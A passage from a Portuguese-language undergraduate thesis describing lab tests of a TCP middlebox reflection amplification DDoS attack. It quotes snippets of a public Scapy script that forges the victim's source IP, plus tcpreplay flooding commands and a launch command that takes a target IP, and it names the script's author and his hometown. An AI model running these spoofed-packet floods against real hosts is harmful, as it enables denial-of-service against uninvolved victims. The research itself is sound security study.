Neste capítulo, foram apresentados estudos relacionados ao ataque de reflexão amplificada sobre TCP explorando *middleboxes*, bem como sua repercussão na mídia especializada e na comunidade técnica. Foram discutidas vulnerabilidades documentadas em bases de dados como o CVE, com destaque para falhas específicas identificadas em produtos da Forcepoint (CVE-2021-41530), Fortinet (CVE-2022-27491) e Palo Alto Networks (CVE-2022-0028), além das soluções propostas por seus respectivos fabricantes. Também foram abordadas as discussões em fóruns e plataformas online que demonstram a crescente preocupação da comunidade com esse tipo de ataque. No próximo capítulo, será descrita a metodologia empregada nos experimentos realizados, detalhando o ambiente de testes configurado e o código-fonte utilizado. Em seguida, no capítulo posterior, será apresentada a metodologia empregada na varredura realizada na internet brasileira, com o objetivo de identificar *middleboxes* vulneráveis por meio do envio de pacotes TCP personalizados.

Capítulo 4

Testes de Laboratório

O primeiro conjunto de resultados obtidos diz respeito a testes de banca realizados sob condições controladas para observação do ataque em diferentes configurações. Visando garantir não só a repetibilidade, mas também a consistência dos resultados com trabalhos anteriores, foi utilizado um código disponível na internet para essa finalidade. A seguir, temos a descrição detalhada desse código, bem como a descrição dos procedimentos de teste utilizados, juntamente com os resultados obtidos e sua discussão.

4.1 Descrição do código do ataque

O código utilizado para a realização dos ataques foi obtido a partir de um repositório público disponível no GitHub, de autoria do usuário identificado como `moloch54`. O projeto em questão intitula-se *"Ddos-TCP-Middlebox-Reflection-Attack"* [64] e possui o arquivo `mra.py` destinado à execução do ataque. Após uma investigação mais aprofundada, foi possível identificar que o autor do código se chama Sébastien Meniere, residente em Nancy, na região do Grande Leste, na França, conforme informações encontradas em seu perfil profissional no LinkedIn.

O código mostrou-se extremamente útil para a condução dos experimentos em laboratório, permitindo a implementação prática dos conceitos abordados no artigo científico *"Weaponizing Middleboxes for TCP Reflected Amplification"* de Bock et al. [3]. Por meio desse algoritmo, foi possível replicar, de forma experimental, a técnica de ataque do tipo *Middlebox reflection* (b) Figura 3.1 descrita pelos autores, facilitando a compreensão e validação dos mecanismos de reflexão amplificada usando *middleboxes* sobre o protocolo TCP, onde o endereço IP de origem é forjado com o da vítima, de forma que as respostas geradas pelas *middleboxes* atinjam diretamente o alvo.

Para entender o funcionamento do ataque, é necessário revisar o processo básico de estabelecimento de conexão TCP, conhecido como TCP *Handshake*, que ocorre em três etapas, conforme descrito em detalhes na Seção 2.2:

1. O cliente (SRC) envia um pacote SYN para iniciar a conexão;
2. O servidor (DEST) responde com um pacote SYN, ACK, reconhecendo a solicitação;
3. O cliente envia um pacote ACK, finalizando o estabelecimento da conexão.

O ataque explora o fato de que, em redes com dispositivos intermediários como *firewalls* ou *middleboxes*, os pacotes podem seguir caminhos diferentes. Suponha que o pacote SYN (falsificado com `SRC=Vítima`, `DST=Servidor possivelmente proibido pela middlebox`) seja interceptado por uma *middlebox*, mas a resposta SYN, ACK do servidor real siga por outra rota, não sendo observada por essa *middlebox*. Nesse caso, a *middlebox* vê o início da conexão (o SYN), mas não a resposta subsequente (SYN, ACK), criando uma inconsistência de estado.

O truque utilizado pelo atacante consiste em enviar, após o `SYN` forjado, um segundo pacote `ACK` (também com IP de origem falsificado como sendo da vítima). A *middlebox*, ao não ter registrado o SYN, ACK, interpreta esse ACK como inesperado ou inválido, podendo gerar respostas automáticas como pacotes RST ou, em casos específicos, múltiplas mensagens de bloqueio ou advertência, amplificando assim o tráfego contra a vítima.

Adicionalmente, o ataque pode ser refinado com o uso de pacotes contendo dados. Por exemplo, após o envio do pacote SYN, o atacante pode enviar um pacote ACK+PSH com uma carga útil, como uma requisição HTTP:

- Envio de um pacote SYN com endereço IP de origem falsificado (da vítima) e destino a domínios com alto potencial de bloqueio por *middleboxes*: `SRC=Vítima`, `DST=Pornhub|Youporn|Bittorrent...`;
- Em seguida, envio de pacote ACK+PSH com carga útil: requisição HTTP GET, também com `SRC=Vítima`.

Esses pacotes, ao serem processados por *middleboxes* de filtragem de conteúdo, podem disparar múltiplas respostas automáticas, reforçando o efeito de amplificação.

A escolha por utilizar esse código disponível publicamente foi motivada por sua estruturação clara, alinhada ao modelo e à metodologia descritos no estudo de Bock et al. [3]. Essa padronização garantiu que a implementação estivesse em conformidade com as especificações do ataque, minimizando variáveis e possibilitando uma análise mais precisa dos resultados. Optar por uma ferramenta já consolidada e documentada também permitiu focar nos aspectos experimentais e analíticos do estudo, evitando a necessidade de

desenvolver um código do zero e reduzindo o risco de introdução de inconsistências que pudessem comprometer a validade dos experimentos.

4.1.1 Arquitetura e funcionamento do código

O script `mra.py`, disponível no repositório `Ddos-TCP-Middlebox-Reflection-Attack` [64], utiliza diretamente endereços IPv4 de sites potencialmente sujeitos a bloqueio por *middleboxes*, em vez de trabalhar com nomes de domínio. Esses endereços IP podem ser facilmente obtidos por meio de ferramentas como o comando `nslookup`, disponível na maioria dos sistemas operacionais. Por exemplo, a execução do comando `nslookup facebook.com`, conforme ilustrado na Figura 4.1, retorna o endereço IPv4 atualmente associado ao domínio `facebook.com`, que, no momento desta análise, corresponde a `157.240.13.35`. Ressalta-se que esse endereço pode variar ao longo do tempo, conforme atualizações no sistema de nomes de domínio (DNS).

Figura 4.1: Captura de tela da execução do comando `nslookup facebook.com`.

Essa escolha se deve à forma como os pacotes são construídos no ataque, como os campos do protocolo TCP/IP são manipulados diretamente, o nome de domínio não é utilizado na construção dos pacotes. Ao utilizar diretamente o endereço IP, evita-se a necessidade de resolução de nomes durante o envio dos pacotes, o que simplifica o processo e permite maior controle sobre o conteúdo do tráfego gerado, garantindo que ele siga o formato necessário para acionar o comportamento específico das *middleboxes*.

Com base nessa abordagem, foi definida uma lista de *websites* considerados proibidos por *middleboxes*, conforme mostrado no trecho de código a seguir. Os IPs listados correspondem, respectivamente, aos domínios `youporn.com`, `facebook.com`, `pornhub.com` e `bittorrent.com`:

Trecho 4.1: Lista de endereços IP associados a domínios frequentemente bloqueados por middleboxes para disparo do ataque.

```
forbidden_websites = ["66.254.114.79", "157.240.13.35", "
    66.254.114.41", "98.143.146.7"]
```

A função *generate* forja pacotes TCP com IP de origem forjado, representando o início de uma conexão TCP:

Trecho 4.2: Criação de pacote TCP SYN com IP forjado.

```
ip = IP(src=target_ip, dst=dst_ip, ttl=255)
tcp = TCP(sport=sport, dport=80, seq=seq, flags="S")
packet = Ether() / ip / tcp
```

Em seguida, pacotes ACK + PSH são construídos para simular a transmissão de dados, com a *flag* PA ativada e um *payload* HTTP. A sigla PA refere-se à combinação das *flags* PSH e ACK no protocolo TCP. A *flag* PSH solicita que os dados sejam passados imediatamente para a aplicação, sem espera por outros pacotes, enquanto a *flag* ACK indica que o pacote está reconhecendo a recepção de dados. Essa combinação é usada para simular o envio de dados de forma contínua e confirmar sua recepção ao mesmo tempo. O código a seguir constrói o pacote TCP com essas *flags* ativadas:

Trecho 4.3: Criação de pacote TCP com flags ACK e PSH e carga HTTP GET.

```
payload = 'GET / HTTP/1.1\r\nHost: ' + dst_ip + '\r\n\r\n'
tcp = TCP(sport=sport, dport=80, ack=RandShort(), seq=seq +
   1, flags="PA")
packet = Ether() / ip / tcp / payload
```

Cada *thread* responsável pela geração de pacotes salva os pacotes forjados em arquivos `.pcap` distintos. Essa abordagem é adotada para garantir que os pacotes gerados por cada *thread* sejam armazenados separadamente, facilitando a manipulação e a análise posterior dos dados. O nome de cada arquivo é gerado dinamicamente com base no índice da *thread* (i), assegurando que não haja sobrescrita de arquivos e que cada conjunto de pacotes seja registrado de forma individualizada. O comando utilizado para salvar os pacotes é o seguinte:

Trecho 4.4: Salvamento dos pacotes gerados em arquivo .pcap específico da thread.

```
wrpcap(f"{i}.pcap", uni_list)
```

Neste caso, a função `wrpcap` do pacote `scapy` é responsável por gravar os pacotes presentes na lista `uni_list` no arquivo `i.pcap`. Esse arquivo contém os pacotes gerados pela *thread* correspondente, que serão posteriormente mesclados para a execução do ataque. O uso de arquivos distintos facilita a criação de múltiplas instâncias de pacotes em paralelo, além de permitir o controle sobre a quantidade de pacotes gerados por cada *thread*.

Esses arquivos são posteriormente unidos com `mergecap`, resultando em um único arquivo chamado `11.pcap`:

Trecho 4.5: Comando para mesclar arquivos .pcap em um único arquivo.

```
cmd = f"mergecap -a {fi} -w 11.pcap"
os.system(cmd)
```

Por fim, o envio contínuo dos pacotes gerados é realizado utilizando o comando `tcpreplay`. Esse utilitário permite a reprodução dos pacotes salvos no arquivo `.pcap` na *interface* de rede definida no Scapy. A opção `-i` é usada para especificar a interface de rede a ser utilizada, que é obtida a partir da configuração do Scapy (`conf.iface`). O comando também inclui outras opções importantes para o controle da reprodução dos pacotes, como a taxa de transmissão (`-mbps=4`), o número de repetições (`-loop=9999999999`) e a duração do ataque (`-duration={duration}`), além da exibição de estatísticas a cada 10 segundos (`-stats=10`).

O comando completo utilizado para a execução do *tcpreplay* é o seguinte:

Trecho 4.6: Comando para reprodução contínua dos pacotes com tcpreplay.

```
cmd = f"sudo tcpreplay -i {conf.iface} --preload-pcap --loop
   =9999999999 --mbps=4 --duration={duration} --stats=10 11.
   pcap"
os.system(cmd)
```

Esse comando é executado com privilégios de superusuário (`sudo`) para garantir o acesso necessário à interface de rede. A utilização do `-preload-pcap` assegura que todo o arquivo `11.pcap` seja carregado na memória antes de iniciar a reprodução, otimizando o processo. A configuração do `-loop=9999999999` faz com que o `tcpreplay` envie os pacotes de forma contínua, simulando uma sobrecarga no alvo durante o período especificado pela opção `-duration`. Essa abordagem permite a execução de um ataque de longa duração, enquanto as estatísticas periódicas fornecem informações sobre o desempenho do ataque em tempo real.

4.2 Execução do código

Para a execução do código relacionado ao ataque de reflexão amplificada sobre TCP, com base nas instruções fornecidas no arquivo `README.md` do repositório, é necessário seguir os passos descritos a seguir. Antes de iniciar a execução, deve-se garantir que todas as dependências estejam devidamente instaladas e configuradas. As ferramentas necessárias são:

- **tcpreplay**: Utilizado para reproduzir os pacotes gerados em uma interface de rede.

- **mergecap**: Usado para mesclar os pacotes gerados por múltiplas *threads* em um único arquivo `.pcap`.
- **scapy**: Biblioteca Python utilizada para a construção e manipulação dos pacotes TCP.

Para instalar as dependências no sistema, execute os seguintes comandos (em sistemas baseados no Debian/Ubuntu):

Trecho 4.7: Instalação das dependências necessárias para execução do ataque.

```
sudo apt-get install tcpreplay mergecap python3-scapy
```

Após garantir que as dependências estejam instaladas, o código pode ser executado diretamente pelo terminal. O comando para iniciar o ataque é o seguinte:

Trecho 4.8: Comando para iniciar o ataque.

```
sudo python3 mra.py <tempo_em_segundos> <IP_alvo>
```

Aqui, o parâmetro `<tempo_em_segundos>` define por quanto tempo o ataque será executado, em segundos, e `<IP_alvo>` é o endereço IP do alvo que se deseja sobrecarregar com o tráfego amplificado.

O *script* começa gerando pacotes TCP forjados. Para isso, ele envia um pacote SYN (início do *handshake* TCP) para o site de destino (que está filtrado por uma *middlebox*). Em seguida, um pacote ACK + PSH, com um *payload* HTTP, é enviado para o mesmo destino. Esse pacote faz com que a *middlebox* responda com um RST, ou até mesmo com uma página de erro. O tráfego gerado é então armazenado em arquivos `.pcap` e repetido indefinidamente utilizando o *tcpreplay*, enviando os pacotes para a interface de rede especificada no código.

Para realizar o ataque, o comando seria semelhante ao seguinte exemplo, onde o ataque será executado por 300 segundos contra o IP fictício 123.4.5.6:

Trecho 4.9: Exemplo de execução do ataque.

```
sudo python3 mra.py 300 123.4.5.6
```

Um exemplo da execução do comando pode ser observado na Figura 4.2. É importante lembrar que o uso deste código para realizar ataques sem autorização é ilegal, antiético e não deve ser utilizado para fins maliciosos. A intenção é apenas educacional e para a realização de testes em ambientes controlados com permissão explícita para análise de segurança.



Figura 4.2: Captura de tela da execução do *script* de ataque `mra.py`.

4.2.1 Comunicação com o autor do código

Após a identificação de que o autor do repositório e do código disponível no GitHub era o usuário `moloch45`, correspondente a Sébastien Meniere, foi realizada uma tentativa de contato por meio do LinkedIn. A comunicação ocorreu em francês, ocasião em que foi questionado se ele era, de fato, o titular da conta mencionada, o que foi prontamente confirmado pelo próprio. Na sequência, foi informado a ele que o referido código estava sendo utilizado como parte de uma monografia de conclusão do curso de Ciência da Computação, desenvolvida no Brasil, e que havia a intenção de creditar adequadamente a autoria do trabalho.

Após isso, foi agradecido ao autor pelo código disponibilizado, destacando sua utilidade para a monografia, que trata de ataques de reflexão amplificada sobre TCP explorando *middleboxes*. Sendo informado ainda que havia sido montado um ambiente laboratorial composto por uma máquina alvo, uma máquina atacante e um *firewall* pfSense para a realização de experimentos, conforme demonstrado na Figura 4.3.

Em resposta, Sébastien demonstrou surpresa e interesse ao saber que o código estava sendo testado em um laboratório. Perguntou se havia funcionado corretamente, já que nunca havia realizado esse tipo de teste, o que reforça a relevância do experimento conduzido no laboratório descrito nesta monografia.

Após isso, foi perguntado ao autor como gostaria de ser citado, e também houve menção aos planos futuros de testar o ataque em outros *firewalls*, tanto físicos quanto virtuais, como os das marcas Palo Alto e Forcepoint. Sébastien respondeu positivamente, autori-

zando o uso de seu nome e sugerindo a inclusão do link de seu perfil no GitHub como referência, demonstrando entusiasmo ao saber do andamento do projeto. Posteriormente, foram apresentados a ele os resultados dos testes realizados inicialmente no pfSense, seguidos dos testes no FortiGate, da Fortinet, os quais também obtiveram sucesso. Ele questionou sobre a largura de banda obtida nos testes de DDoS e demonstrou interesse em ler a monografia assim que fosse finalizada.

4.3 Virtualizador VMware Workstation Pro

Para a virtualização das máquinas virtuais do alvo, do atacante e dos *firewalls* pfSense e FortiGate, foi utilizado o VMware Workstation Pro 17 for Personal Use (versão 17.6.3-24583834) [65], disponível gratuitamente para uso pessoal. O software pode ser baixado no site oficial da VMware (`https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion`), sendo necessário realizar um registro no portal da Broadcom (`https://support.broadcom.com`).

O VMware Workstation é um *hipervisor* de *desktop* amplamente reconhecido para sistemas Windows e Linux, permitindo criar, executar e utilizar máquinas virtuais com diversos sistemas operacionais, como Windows 11 e distribuições Linux, sem a necessidade de reinicializar o computador. Trata-se de uma plataforma robusta e versátil, ideal para desenvolvimento, testes e simulações de software em ambientes virtuais isolados e seguros [65].

4.4 Configuração do laboratório

O ambiente do laboratório foi composto por três ambientes distintos, todos utilizando a mesma topologia ilustrada na Figura 4.3, com os mesmos endereços IP configurados. Cada ambiente contou com três elementos principais: um alvo, um atacante e uma *middlebox*, sendo representada por um *firewall*. No primeiro cenário, o *firewall* foi implementado utilizando pfSense com o complemento pfBlockerNG. No segundo cenário, o *firewall* consistiu na combinação do pfSense com os softwares Squid e SquidGuard. Por fim, no terceiro cenário, o *firewall* utilizado foi o FortiGate.

Cabe destacar que os *firewalls* foram propositalmente configurados de forma a simular tanto o comportamento típico de ambientes corporativos quanto configurações incorretas, justamente para evidenciar como determinadas escolhas de configuração podem tornar tais dispositivos vulneráveis a ataques de reflexão amplificada sobre TCP, mesmo sendo soluções amplamente utilizadas em ambientes empresariais.



Figura 4.3: Topologia da rede do laboratório utilizada nos três ambientes experimentais do ataque.

4.4.1 Máquina alvo

A máquina utilizada como alvo nos ataques deste experimento foi uma instância do sistema operacional Ubuntu Linux 22.04.5 LTS (Jammy). Ele é um sistema operacional de código aberto para *desktop* bastante popular ao redor do mundo e possui um bom suporte a longo prazo [66]. A seguir, estão descritas suas especificações de *hardware* virtual:

- **Memória RAM:** 4096 MB
- **Processador:** 2 vCPUs
- **Armazenamento:** 25 GB
- **Adaptadores de rede:** 1000 Mb/s (Intel Gigabit Internet 82545EM)

A VM está equipada com duas interfaces de rede. A primeira está conectada ao segmento LAN, identificado como `LAN` no VMware, simulando a presença da máquina em uma rede local protegida, situada atrás do *firewall*. A segunda interface está configurada em modo NAT e é utilizada exclusivamente para acesso à internet por meio da conexão com o computador hospedeiro. Essa configuração permite o download de atualizações, pacotes e a realização de comunicações externas necessárias.

A configuração de rede da máquina alvo foi definida da seguinte forma:

- **Hostname:** `Ubuntu`
- **Endereço IP LAN:** `192.168.24.61/24` (ens34)

- **Endereço IP INTERNET:** IP atribuído via DHCP (ens37)
- **Gateway padrão:** `192.168.24.100`
- **Servidor DNS:** `192.168.24.100`

4.4.2 Máquina atacante

A máquina utilizada como atacante nos experimentos foi baseada no sistema operacional Kali Linux, na versão 2025.1 (kali-rolling). Suas especificações de *hardware* virtual são as seguintes:

- **Memória RAM:** 8096 MB
- **Processador:** 6 vCPUs
- **Armazenamento:** 32 GB
- **Adaptadores de rede:** 1000 Mb/s (Intel Gigabit Internet 82545EM)

A VM atacante possui duas interfaces de rede. A primeira está conectada ao segmento LAN, identificado como `WAN` no VMware, simulando que a máquina está localizada na internet, ou seja, fora do ambiente protegido. Essa interface permite que a VM desempenhe o papel de um agente externo tentando atacar a máquina alvo dentro da rede interna. A segunda interface está configurada em modo NAT e é utilizada exclusivamente para o acesso à internet por meio da conexão do computador hospedeiro, permitindo o download de atualizações, pacotes e outras comunicações externas necessárias para preparar o ambiente de ataque.

A configuração de rede da máquina atacante foi definida da seguinte forma:

- **Hostname:** `kali`
- **Endereço IP WAN:** `10.0.0.2/24` (eth0)
- **Endereço IP INTERNET:** IP atribuído via DHCP (eth1)
- **Gateway padrão:** `10.0.0.1`

4.4.3 Firewall pfSense

O primeiro *firewall* utilizado nos experimentos foi o *pfSense Community Edition* (CE), na versão `2.7.2-RELEASE` [67]. Trata-se de uma distribuição de *software* de *firewall open source*, baseada no FreeBSD, que pode ser instalada em um computador físico ou em uma máquina virtual para compor um *firewall* dedicado em uma rede [68].

A seguir, são apresentadas as especificações de *hardware* virtual atribuídas à máquina:

- **Memória RAM:** 2048 MB
- **Processador:** 2 vCPUs
- **Armazenamento:** 20 GB
- **Adaptadores de rede:** 1000 Mb/s (Intel Gigabit Internet 82545EM)

A VM do pfSense foi configurada com três interfaces de rede:

- **em0:** Conectada ao segmento LAN, identificado no VMware como `WAN`, simulando a saída das máquinas internas em direção à internet;
- **em1:** Conectada a outro segmento LAN, identificado como `LAN`, representando a interface de acesso interno ao *firewall*;
- **em3:** Configurada em modo NAT e é utilizada exclusivamente para permitir o acesso à internet via conexão do computador hospedeiro, possibilitando o download de atualizações, pacotes e demais comunicações externas necessárias para a preparação do ambiente de ataque.

A configuração de rede da máquina virtual do *firewall* foi definida da seguinte forma:

- **Hostname:** `pfSense.home.arpa`
- **Endereço IP WAN (em0):** `10.0.0.1/24`;
- **Endereço IP LAN (em1):** `192.168.24.100/24`;
- **Endereço IP INTERNET (em2):** atribuído via DHCP.

Foi configurado o NAT *Outbound* para redirecionar o tráfego da rede LAN para a interface WAN, simulando a saída da rede interna para a externa por meio do *firewall*, conforme ilustrado na Figura 4.4.



Figura 4.4: Regras NAT presentes no pfSense (Firewall → NAT).

As regras de *firewall* configuradas para a interface WAN são apresentadas na Figura 4.5, e incluem:

- Uma regra que permite o recebimento de pacotes ICMP (ping) originados de máquinas externas para máquinas internas da LAN;
- Uma regra que permite `ping` de máquinas externas diretamente ao endereço IP da interface WAN do pfSense;
- Uma regra que permite o acesso externo ao servidor `Web` do alvo pela porta 80/TCP, simulando sua exposição pública;
- Uma regra que permite que máquinas da rede interna acessem livremente todos os sites, sendo posteriormente restringidas pelas soluções de filtragem do `pfBlockerNG` e `squidGuard`, responsáveis por bloquear domínios como `youporn.com`, `facebook.com`, `pornhub.com` e `bittorrent.com` e processadas antes dessa regra.



Figura 4.5: Regras da interface WAN no presentes pfSense (Firewall → Rules).

Para a interface LAN, as regras estão configuradas conforme a Figura 4.6, contendo por padrão:

- A `anti-lockout rule`, que evita o bloqueio do acesso à interface web do pfSense;
- A regra `default allow LAN to any`, permitindo tráfego de saída irrestrito da LAN;
- A regra `default allow LAN IPv6 to any`, com comportamento equivalente para tráfego IPv6.



Figura 4.6: Regras da interface LAN presentes no pfSense (Firewall → Rules).

Firewall pfSense + pfBlockerNG

O `pfBlockerNG` [69] é um pacote adicional disponível no *pfSense* que atua como um bloqueador de domínios e IPs maliciosos, oferecendo funcionalidades avançadas de controle de acesso à rede por meio do uso de listas externas. Ele permite que administradores bloqueiem categorias inteiras de sites, como pornografia, redes sociais, jogos de azar, entre outros. Uma de suas principais funções é o uso de (*DNS Blackhole List*), que intercepta consultas DNS e responde com endereços locais, impedindo o acesso a determinados domínios. Além disso, o `pfBlockerNG` também trabalha com listas de IPs maliciosos, possibilitando a criação de regras de *firewall* para bloquear o tráfego associado a esses endereços [69].

Para permitir o bloqueio de sites proibidos, foi adicionada na parte superior das regras da interface LAN, conforme apresentado na Figura 4.6, uma regra explícita de `DROP` para pacotes originados da rede interna com destino aos endereços IP associados a sites proibidos, como `youporn.com`, `facebook.com`, `pornhub.com` e `bittorrent.com`. Esses endereços foram obtidos e mantidos por meio de listas de IPs configuradas diretamente no `pfBlockerNG`, conforme ilustrado na Figura 4.7.



Figura 4.7: Regra de bloqueio de pacotes com destino a IPs proibidos adicionada na interface LAN.

O pacote permite ainda a exibição de uma página de bloqueio ao usuário sempre que ele tenta acessar um domínio ou IP proibido, como demonstrado na Figura 4.8. Essa página é hospedada localmente no próprio *pfSense* e serve para informar que o conteúdo foi bloqueado por políticas de segurança da rede. No entanto, é importante observar que

o `pfBlockerNG` não realiza redirecionamento real da requisição: ele apenas responde com um IP local sem alterar a URL exibida no navegador. Isso significa que, apesar de exibir a página de bloqueio, a requisição original não é redirecionada de fato.



Figura 4.8: Página de bloqueio do pacote pfBlockerNG do pfSense.

Esse comportamento tem implicações importantes no contexto de ataques de reflexão TCP explorando *middleboxes*. Como a *middlebox* (neste caso, o *pfSense* com `pfBlockerNG`) não realiza redirecionamento ou reenvio ativo de conteúdo, ela não é capaz de refletir a página de bloqueio para um alvo externo. Dessa forma, o `pfBlockerNG` não se mostra útil para a execução de ataques de amplificação baseados nesse tipo de resposta, já que todo o processo de bloqueio ocorre de forma local e não interage diretamente com o destino final do tráfego.

Firewall pfSense + Squid + SquidGuard

O *Squid* é um *proxy* de cache para a web amplamente utilizado em ambientes corporativos, educacionais e experimentais. Ele atua como intermediário entre os clientes (como navegadores) e os servidores da internet, armazenando em cache páginas web acessadas com frequência. Isso permite uma significativa economia de largura de banda e uma melhoria no tempo de resposta para os usuários finais. Além de suas funcionalidades de cache, o *Squid* também oferece recursos avançados de controle de acesso, filtragem de conteúdo, autenticação de usuários e registro detalhado de requisições. Ele é compatível com diversos protocolos, como HTTP, HTTPS e FTP, e pode ser executado em várias plataformas, incluindo sistemas operacionais Unix/Linux e Windows. O *Squid* é distribuído sob a licença GNU GPL, sendo uma solução gratuita, robusta e altamente configurável.

Integrado ao *Squid*, o *SquidGuard* é um redirecionador de URLs que complementa as funcionalidades do *proxy* ao oferecer mecanismos de filtragem de conteúdo baseados em listas de domínios, categorias ou expressões regulares. Com esse recurso, é possível bloquear o acesso a sites indesejados ou potencialmente perigosos e redirecionar o usuário para uma página de bloqueio personalizada, como ilustrado na Figura 4.9. Para viabilizar o bloqueio de sites proibidos, foi criada uma lista de *target categories* no serviço *SquidGuard Proxy Filter*, presente no pfSense, conforme demonstrado na Figura 4.10.

